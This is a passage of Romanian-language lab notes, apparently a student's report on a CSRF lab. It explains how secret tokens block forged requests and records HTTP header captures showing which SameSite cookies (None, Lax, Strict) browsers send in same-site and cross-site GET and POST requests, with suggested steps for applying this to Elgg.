

Blogs

Bookmarks

Files




- incercam si cel de-al doilea atac de edit profile bazat pe JavaScript
- dupa ce se incearca randarea paginii cu form-ul de edit, se va reveni la pagina principala a atacatorului si nu se seteaza campul brief description al lui Alice



- jetonul secret : stocat într-un cookie securizat sau într-un câmp ascuns în formularele web
  - nu este accesibil pentru atacator prin intermediul unui atac CSRF
  - atacatorul nu poate obține acces la valoarea reală a jetonului secret din pagină pentru a-l trimite împreună cu cererea
  - atunci când serverul web primește o cerere, acesta verifică dacă jetonul secret trimis de utilizator este valid
  - dacă jetonul nu corespunde sau este lipsă(cazul nostru de acum), cererea este considerată nevalidă → serverul web o respinge

## SARCINA 5 Cookie SameSite

- proprietate asociata cu un cookie
- verificare site [www.example32.com](http://www.example32.com) pentru a observa cookie-urile setate



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
cookie-lax	bbbbbb	www.example32.com	/	Session	16	false	false	Lax	Tue, 09 May 20
cookie-normal	aaaaaa	www.example32.com	/	Session	19	false	false	None	Tue, 09 May 20
cookie-strict	cccccc	www.example32.com	/	Session	19	false	false	Strict	Tue, 09 May 20

- tipuri diferite pentru cele 2 cookies folosit pentru SameSite: **Lax** si **Strict**

- RULAM EXPERIMENTELE PE ACELASI SITE
  - executarea scriptului php de show cookies
    - observam ca toate cele trei cookies au fost puse in header si au fost afisate

### Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=ccccc`

Your request is a **same-site** request!

Extension: (HTTP Header Live) - HTTP Header Live

`http://www.example32.com/showcookies.php`

Host: www.example32.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/112.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.example32.com/testing.html  
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc  
Upgrade-Insecure-Requests: 1  
GET: HTTP/1.1 200 OK  
Date: Tue, 09 May 2023 20:21:14 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Content-Length: 316  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

- executare metoda GET

← → ↻ [www.example32.com/showcookies.php?fname=some+data+dadasd](http://www.example32.com/showcookies.php?fname=some+data+dadasd)

### Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=ccccc`

Your request is a **same-site** request!

Extension: (HTTP Header Live) - HTTP Header Live

`http://www.example32.com/showcookies.php?fname=some+data+dadasd`

Host: www.example32.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/112.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.example32.com/testing.html  
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc  
Upgrade-Insecure-Requests: 1  
GET: HTTP/1.1 200 OK  
Date: Tue, 09 May 2023 20:26:39 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Content-Length: 316  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

- executare metoda POST

### Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=ccccc`

Your request is a **same-site** request!

Extension: (HTTP Header Live) - HTTP Header Live

`http://www.example32.com/showcookies.php`

Host: www.example32.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/112.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 22  
Origin: http://www.example32.com  
Connection: keep-alive  
Referer: http://www.example32.com/testing.html  
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc  
Upgrade-Insecure-Requests: 1  
fname=Claudiu Birlutiu  
POST: HTTP/1.1 200 OK  
Date: Tue, 09 May 2023 20:27:44 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Content-Length: 316  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

- OBSERVAM:
  - in toate cele 3 cazurile au fost trimise cele 3 cookie-uri si de asemenea au fost afisate

## RULAM EXPERIMENTELE INTRE SITE\_URI

- link

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

Extension: (HTTP Header Live) - HTTP Header Live

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 20:32:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 306
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
http://www.example32.com/favicon.ico
```

- GET

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

Extension: (HTTP Header Live) - HTTP Header Live

```
http://www.example32.com/showcookies.php?fname=Claudiu+Birlutiu
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 20:33:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 306
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- POST

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!

Extension: (HTTP Header Live) - HTTP Header Live

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: cookie-normal=aaaaaa
Upgrade-Insecure-Requests: 1
fname=Claudiu Birlutiu
POST: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 20:33:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 293
Keep-Alive: timeout=5, max=100
```

### **OBSERVAM:**

- in cadrul metodelor GET sunt trimise cookie-urile normal si Lax, iar in cadrul metodei POST doar cel de tip normal
- samesite – None : permite trimiterea cookie-ului în cereri cross-site (cookie-ul va fi trimis și către alte site-uri decât cel care l-a setat)
- samesite – Lax: trimis împreună cu cererile cross-site generice, cum ar fi cele generate de link-uri (cazul 1) sau prin intermediul unor elemente încorporate (de exemplu, imagini).
  - nu pot fi trimise în cererile cross-site care rezultă din acțiuni care modifică metoda HTTP (cum ar fi cererile POST) sau care implică o schimbare în contextul site-ului (cum ar fi o redirectionare)
- samesite: Strict: acesta nu va fi trimis în nicio cerere cross-site.

Prin utilizarea unor astfel de cookies se poate determina daca cererile sunt facute de pe un site sau intre site-uri pe baza cookie-urilor pe care le primeste. Daca va primi un cookie cu valoarea strict, inseamna ca sigur suntem pe acelasi site, in caz contrar ne aflam pe un site cros.

Cum am putea implementa acest mecanism in aplicatia Elgg. Voi pune niste pasi generali:

- configuram cookie-urile SameSite in Elgg – putem verifica daca se poate acest lucru in setarile de configurare
- generam cookie-urile si le setam atributul SameSite (none, Lax sau Strict)
- in momentul in care Elgg primeste o cerere se verifica attributele cookie-urilor primite prin cerere, iar in functie de atributul acestora se va gestiona situatia daca cererea s-a facut de pe acelasi site sau de pe un al site tert → se vor trata cazurile in mod corespunzator
- tratam diferitele cazuri: cereri generice, cereri cross-site etc.